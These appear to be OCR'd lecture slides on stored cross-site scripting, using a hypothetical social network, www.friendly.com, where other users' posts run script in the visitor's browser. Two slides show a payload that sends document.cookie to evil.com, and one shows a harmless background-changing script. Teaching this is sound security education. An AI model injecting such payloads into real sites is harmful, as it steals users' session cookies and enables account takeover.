
Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com

Content that another user produced is displayed when I visit the site.

This content may include

Malicious javascript code.




I hope you like pop-tarts ;)

```
<script>document.body.style.backgroundImage = "url(' http://img.com/nyan.jpg ')"</script>
```

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com




Latest Status Updates

I hope you like pop-tarts ;)

Monday, March 23, 2015

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```




friendly.com

Origin: www.friendly.com
session=xI4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```



1) Post malicious JS to profile

